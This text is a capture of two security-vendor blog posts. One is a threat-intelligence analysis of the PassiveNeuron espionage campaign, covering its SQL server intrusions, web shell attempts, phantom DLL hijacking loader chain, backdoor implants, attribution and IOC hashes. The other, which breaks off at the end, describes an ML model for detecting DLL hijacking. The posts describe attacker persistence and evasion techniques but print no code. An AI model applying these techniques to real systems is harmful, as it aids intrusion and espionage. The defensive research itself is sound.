Reading view

There are new articles available, click to refresh the page.

PassiveNeuron: a sophisticated campaign targeting servers of high-profile organizations

Introduction

Back in 2024, we gave a brief description of a complex cyberespionage campaign that we dubbed “PassiveNeuron”. This campaign involved compromising the servers of government organizations with previously unknown APT implants, named “Neursite” and “NeuralExecutor”. However, since its discovery, the PassiveNeuron campaign has been shrouded in mystery. For instance, it remained unclear how the implants in question were deployed or what actor was behind them.

After we detected this campaign and prevented its spreading back in June 2024, we did not see any further malware deployments linked to PassiveNeuron for quite a long time, about six months. However, since December 2024, we have observed a new wave of infections related to PassiveNeuron, with the latest ones dating back to August 2025. These infections targeted government, financial and industrial organizations located in Asia, Africa, and Latin America. Since identifying these infections, we have been able to shed light on many previously unknown aspects of this campaign. Thus, we managed to discover details about the initial infection and gather clues on attribution.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

SQL servers under attack

While investigating PassiveNeuron infections both in 2024 and 2025, we found that a vast majority of targeted machines were running Windows Server. Specifically, in one particular infection case, we observed attackers gain initial remote command execution capabilities on the compromised server through the Microsoft SQL software. While we do not have clear visibility into how attackers were able to abuse the SQL software, it is worth noting that SQL servers typically get compromised through:

  • Exploitation of vulnerabilities in the server software itself
  • Exploitation of SQL injection vulnerabilities present in the applications running on the server
  • Getting access to the database administration account (e.g. by brute-forcing the password) and using it to execute malicious SQL queries

After obtaining the code execution capabilities with the help of the SQL software, attackers deployed an ASPX web shell for basic malicious command execution on the compromised machine. However, at this stage, things did not go as planned for the adversary. The Kaspersky solution installed on the machine was preventing the web shell deployment efforts, and the process of installing the web shell ended up being quite noisy.

In attempts to evade detection of the web shell, attackers performed its installation in the following manner:

  1. They dropped a file containing the Base64-encoded web shell on the system.
  2. They dropped a PowerShell script responsible for Base64-decoding the web shell file.
  3. They launched the PowerShell script in an attempt to write the decoded web shell payload to the filesystem.

As Kaspersky solutions were preventing the web shell installation, we observed attackers to repeat the steps above several times with minor adjustments, such as:

  • Using hexadecimal encoding of the web shell instead of Base64
  • Using a VBS script instead of a PowerShell script to perform decoding
  • Writing the script contents in a line-by-line manner

Having failed to deploy the web shell, attackers decided to use more advanced malicious implants to continue the compromise process.

Malicious implants

Over the last two years, we have observed three implants used over the course of PassiveNeuron infections, which are:

  • Neursite, a custom C++ modular backdoor used for cyberespionage activities
  • NeuralExecutor, a custom .NET implant used for running additional .NET payloads
  • the Cobalt Strike framework, a commercial tool for red teaming

While we saw different combinations of these implants deployed on targeted machines, we observed that in the vast majority of cases, they were loaded through a chain of DLL loaders. The first-stage loader in the chain is a DLL file placed in the system directory. Some of these DLL file paths are:

  • C:\Windows\System32\wlbsctrl.dll
  • C:\Windows\System32\TSMSISrv.dll
  • C:\Windows\System32\oci.dll

Storing DLLs under these paths has been beneficial to attackers, as placing libraries with these names inside the System32 folder makes it possible to automatically ensure persistence. If present on the file system, these DLLs get automatically loaded on startup (the first two DLLs are loaded into the svchost.exe process, while the latter is loaded into msdtc.exe) due to the employed Phantom DLL Hijacking technique.

It also should be noted that these DLLs are more than 100 MB in size — their size is artificially inflated by attackers by adding junk overlay bytes. Usually, this is done to make malicious implants more difficult to detect by security solutions.

On startup, the first-stage DLLs iterate through a list of installed network adapters, calculating a 32-bit hash of each adapter’s MAC address. If neither of the MAC addresses is equal to the value specified in the loader configuration, the loader exits. This MAC address check is designed to ensure that the DLLs get solely launched on the intended victim machine, in order to hinder execution in a sandbox environment. Such detailed narrowing down of victims implies the adversary’s interest towards specific organizations and once again underscores the targeted nature of this threat.

Having checked that it is operating on a target machine, the loader continues execution by loading a second-stage loader DLL that is stored on disk. The paths where the second-stage DLLs were stored as well as their names (examples include elscorewmyc.dll and wellgwlserejzuai.dll) differed between machines. We observed the second-stage DLLs to also have an artificially inflated file size (in excess of 60 MB), and the malicious goal was to open a text file containing a Base64-encoded and AES-encrypted third-stage loader, and subsequently launch it.

Snippet of the payload file contents

Snippet of the payload file contents

This payload is a DLL as well, responsible for launching a fourth-stage shellcode loader inside another process (e.g. WmiPrvSE.exe or msiexec.exe) which is created in suspended mode. In turn, this shellcode loads the final payload: a PE file converted to a custom executable format.

In summary, the process of loading the final payload can be represented with the following graph:

Final payload loading

Final payload loading

It is also notable that attackers attempted to use slightly different variants of the loading scheme for some of the target organizations. For example, we have seen cases without payload injection into another process, or with DLL obfuscation on disk with VMProtect.

The Neursite backdoor

Among the three final payload implants that we mentioned above, the Neursite backdoor is the most potent one. We dubbed it so because we observed the following source code path inside the discovered samples: E:\pro\code\Neursite\client_server\nonspec\mbedtls\library\ssl_srv.c. The configuration of this implant contains the following parameters:

  • List of C2 servers and their ports
  • List of HTTP proxies that can be used to connect to C2 servers
  • List of HTTP headers used while connecting to HTTP-based C2 servers
  • A relative URL used while communicating with HTTP-based C2 servers
  • A range of wait time between two consecutive C2 server connections
  • A byte array of hours and days of the week when the backdoor is operable
  • An optional port that should be opened for listening to incoming connections

The Neursite implant can use the TCP, SSL, HTTP and HTTPS protocols for C2 communications. As follows from the configuration, Neursite can connect to the C2 server directly or wait for another machine to start communicating through a specified port. In cases we observed, Neursite samples were configured to use either external servers or compromised internal infrastructure for C2 communications.

The default range of commands implemented inside this backdoor allows attackers to:

  • Retrieve system information.
  • Manage running processes.
  • Proxy traffic through other machines infected with the Neursite implant, in order to facilitate lateral movement.

Additionally, this implant is equipped with a component that allows loading supplementary plugins. We observed attackers deploy plugins with the following capabilities:

  • Shell command execution
  • File system management
  • TCP socket operations

The NeuralExecutor loader

NeuralExecutor is another custom implant deployed over the course of the PassiveNeuron campaign. This implant is .NET based, and we found that it employed the open-source ConfuserEx obfuscator for protection against analysis. It implements multiple methods of network communication, namely TCP, HTTP/HTTPS, named pipes, and WebSockets. Upon establishing a communication channel with the C2 server, the backdoor can receive commands allowing it to load .NET assemblies. As such, the main capability of this backdoor is to receive additional .NET payloads from the network and execute them.

Tricky attribution

Both Neursite and NeuralExecutor, the two custom implants we found to be used in the PassiveNeuron campaign, have never been observed in any previous cyberattacks. We had to look for clues that could hint at the threat actor behind PassiveNeuron.

Back when we started investigating PassiveNeuron back in 2024, we spotted one such blatantly obvious clue:

Function names found inside NeuralExecutor

Function names found inside NeuralExecutor

In the code of the NeuralExecutor samples we observed in 2024, the names of all functions had been replaced with strings prefixed with “Супер обфускатор”, the Russian for “Super obfuscator”. It is important to note, however, that this string was deliberately introduced by the attackers while using the ConfuserEx obfuscator. When it comes to strings that are inserted into malware on purpose, they should be assessed carefully during attribution. That is because threat actors may insert strings in languages they do not speak, in order to create false flags intended to confuse researchers and incident responders and prompt them to make an error of judgement when trying to attribute the threat. For that reason, we attached little evidential weight to the presence of the “Супер обфускатор” string back in 2024.

After examining the NeuralExecutor samples used in 2025, we found that the Russian-language string had disappeared. However, this year we noticed another peculiar clue related to this implant. While the 2024 samples were designed to retrieve the C2 server addresses straight from the configuration, the 2025 ones did so by using the Dead Drop Resolver technique. Specifically, the new NeuralExecutor samples that we found were designed to retrieve the contents of a file stored in a GitHub repository, and extract a string from it:

Contents of the configuration file stored on GitHub

Contents of the configuration file stored on GitHub

The malware locates this string by searching for two delimiters, wtyyvZQY and stU7BU0R, that mark the start and the end of the configuration data. The bytes of this string are then Base64-decoded and decrypted with AES to obtain the C2 server address.

Snippet of the implant configuration

Snippet of the implant configuration

It is notable that this exact method of obtaining C2 server addresses from GitHub, using a string containing delimiter sequences, is quite popular among Chinese-speaking threat actors. For instance, we frequently observed it being used in the EastWind campaign, which we previously connected to the APT31 and APT27 Chinese-speaking threat actors.

Furthermore, during our investigation, we learned one more interesting fact that could be useful in attribution. We observed numerous attempts to deploy the PassiveNeuron loader in one particular organization. After discovering yet another failed deployment, we have detected a malicious DLL named imjp14k.dll. An analysis of this DLL revealed that it had the PDB path G:\Bee\Tree(pmrc)\Src\Dll_3F_imjp14k\Release\Dll.pdb. This PDB string was referenced in a report by Cisco Talos on activities likely associated with the threat actor APT41. Moreover, we identified that the discovered DLL exhibits the same malicious behavior as described in the Cisco Talos report. However, it remains unclear why this DLL was uploaded to the target machine. Possible explanations could be that the attackers deployed it as a replacement for the PassiveNeuron-related implants, or that it was used by another actor who compromised the organization simultaneously with the attackers behind PassiveNeuron.

When dealing with attribution of cyberattacks that are known to involve false flags, it is difficult to understand which attribution indicators to trust, or whether to trust any at all. However, the overall TTPs of the PassiveNeuron campaign most resemble the ones commonly employed by Chinese-speaking threat actors. Since TTPs are usually harder to fake than indicators like strings, we are, as of now, attributing the PassiveNeuron campaign to a Chinese-speaking threat actor, albeit with a low level of confidence.

Conclusion

The PassiveNeuron campaign has been distinctive in the way that it primarily targets server machines. These servers, especially the ones exposed to the internet, are usually lucrative targets for APTs, as they can serve as entry points into target organizations. It is thus crucial to pay close attention to the protection of server machines. Wherever possible, the attack surface associated with these servers should be reduced to a minimum, and all server applications should be monitored to prevent emerging infections in a timely manner. Specific attention should be paid to protecting applications against SQL injections, which are commonly exploited by threat actors to obtain initial access. Another thing to focus on is protection against web shells, which are deployed to facilitate compromise of servers.

Indicators of compromise

PassiveNeuron-related loader files
12ec42446db8039e2a2d8c22d7fd2946
406db41215f7d333db2f2c9d60c3958b
44a64331ec1c937a8385dfeeee6678fd
8dcf258f66fa0cec1e4a800fa1f6c2a2
d587724ade76218aa58c78523f6fa14e
f806083c919e49aca3f301d082815b30

Malicious imjp14k.dll DLL
751f47a688ae075bba11cf0235f4f6ee

How we trained an ML model to detect DLL hijacking

DLL hijacking is a common technique in which attackers replace a library called by a legitimate process with a malicious one. It is used by both creators of mass-impact malware, like stealers and banking Trojans, and by APT and cybercrime groups behind targeted attacks. In recent years, the number of DLL hijacking attacks has grown significantly.

Trend in the number of DLL hijacking attacks. 2023 data is taken as 100% (download)

We have observed this technique and its variations, like DLL sideloading, in targeted attacks on organizations in Russia, Africa, South Korea, and other countries and regions. Lumma, one of 2025’s most active stealers, uses this method for distribution. Threat actors trying to profit from popular applications, such as DeepSeek, also resort to DLL hijacking.

Detecting a DLL substitution attack is not easy because the library executes within the trusted address space of a legitimate process. So, to a security solution, this activity may look like a trusted process. Directing excessive attention to trusted processes can compromise overall system performance, so you have to strike a delicate balance between a sufficient level of security and sufficient convenience.

Detecting DLL hijacking with a machine-learning model

Artificial intelligence can help where simple detection algorithms fall short. Kaspersky has been using machine learning for 20 years to identify malicious activity at various stages. The AI expertise center researches the capabilities of different models in threat detection, then trains and implements them. Our colleagues at the threat intelligence center approached us with a question of whether machine learning could be used to detect DLL hijacking, and more importantly, whether it would help improve detection accuracy.

Preparation

To determine if we could train a model to distinguish between malicious and legitimate library loads, we first needed to define a set of features highly indicative of DLL hijacking. We identified the following key features:

  • Wrong library location. Many standard libraries reside in standard directories, while a malicious DLL is often found in an unusual location, such as the same folder as the executable that calls it.
  • Wrong executable location. Attackers often save executables in non-standard paths, like temporary directories or user folders, instead of %Program Files%.
  • Renamed executable. To avoid detection, attackers frequently save legitimate applications under arbitrary names.
  • Library size has changed, and it is no longer signed.
  • Modified library structure.

Training sample and labeling

For the training sample, we used dynamic library load data provided by our internal automatic processing systems, which handle millions of files every day, and anonymized telemetry, such as that voluntarily provided by Kaspersky users through Kaspersky Security Network.

The training sample was labeled in three iterations. Initially, we could not automatically pull event labeling from our analysts that indicated whether an event was a DLL hijacking attack. So, we used data from our databases containing only file reputation, and labeled the rest of the data manually. We labeled as DLL hijacking those library-call events where the process was definitively legitimate but the DLL was definitively malicious. However, this labeling was not enough because some processes, like “svchost”, are designed mainly to load various libraries. As a result, the model we trained on this data had a high rate of false positives and was not practical for real-world use.


In the next iteration, we additionally filtered malicious libraries by family, keeping only those which were known to exhibit DLL-hijacking behavior. The model trained on this refined data showed significantly better accuracy and essentially confirmed our hypothesis that we could use machine learning to detect this type of attacks.

At this stage, our training dataset had tens of millions of objects. This included about 20 million clean files and around 50,000 definitively malicious ones.

Status Total Unique files
Unknown ~ 18M ~ 6M
Malicious ~ 50K ~ 1,000
Clean ~ 20M ~ 250K

We then trained subsequent models on the results of their predecessors, which had been verified and further labeled by analysts. This process significantly increased the efficiency of our training.

Loading DLLs: what does normal look like?

So, we had a labeled sample with a large number of library loading events from various processes. How can we describe a “clean” library? Using a process name + library name combination does not account for renamed processes. Besides, a legitimate user, not just an attacker, can rename a process. If we used the process hash instead of the name, we would solve the renaming problem, but then every version of the same library would be treated as a separate library. We ultimately settled on using a library name + process signature combination. While this approach considers all identically named libraries from a single vendor as one, it generally produces a more or less realistic picture.


To describe safe library loading events, we used a set of counters that included information about the processes (the frequency of a specific process name for a file with a given hash, the frequency of a specific file path for a file with that hash, and so on), information about the libraries (the frequency of a specific path for that library, the percentage of legitimate launches, and so on), and event properties (that is, whether the library is in the same directory as the file that calls it).



The result was a system with multiple aggregates (sets of counters and keys) that could describe an input event. These aggregates can contain a single key (e.g., a DLL’s hash sum) or multiple keys (e.g., a process’s hash sum + process signature). Based on these aggregates, we can derive a set of features that describe the library loading event. The diagram below provides examples of how these features are derived:

Feature extraction from aggregates

Feature extraction from aggregates

Loading DLLs: how to describe hijacking


Certain feature combinations (dependencies) strongly indicate DLL hijacking. These can be simple dependencies. For some processes, the clean library they call always resides in a separate folder, while the malicious one is most often placed in the process folder.


Other dependencies can be more complex and require several conditions to be met. For example, a process renaming itself does not, on its own, indicate DLL hijacking. However, if the new name appears in the data stream for the first time, and the library is located on a non-standard path, it is highly likely to be malicious.

Model evolution

Within this project, we trained several generations of models. The primary goal of the first generation was to show that machine learning could at all be applied to detecting DLL hijacking. When training this model, we used the broadest possible interpretation of the term.

The model’s workflow was as simple as possible:

  1. We took a data stream and extracted a frequency description for selected sets of keys.
  2. We took the same data stream from a different time period and obtained a set of features.
  3. We used type 1 labeling, where events in which a legitimate process loaded a malicious library from a specified set of families were marked as DLL hijacking.
  4. We trained the model on the resulting data.
First-generation model diagram

First-generation model diagram


The second-generation model was trained on data that had been processed by the first-generation model and verified by analysts (labeling type 2). Consequently, the labeling was more precise than during the training of the first model. Additionally, we added more features to describe the library structure and slightly complicated the workflow for describing library loads.

Second-generation model diagram

Second-generation model diagram

Based on the results from this second-generation model, we were able to identify several common types of false positives. For example, the training sample included potentially unwanted applications. These can, in certain contexts, exhibit behavior similar to DLL hijacking, but they are not malicious and rarely belong to this attack type.


We fixed these errors in the third-generation model. First, with the help of analysts, we flagged the potentially unwanted applications in the training sample so the model would not detect them. Second, in this new version, we used an expanded labeling that included useful detections from both the first and second generations. Additionally, we expanded the feature description through one-hot encoding — a technique for converting categorical features into a binary format — for certain fields. Also, since the volume of events processed by the model increased over time, this version added normalization of all features based on the data flow size.

Third-generation model diagram

Third-generation model diagram

Comparison of the models


To evaluate the evolution of our models, we applied them to a test data set none of them had worked with before. The graph below shows the ratio of true positive to false positive verdicts for each model.

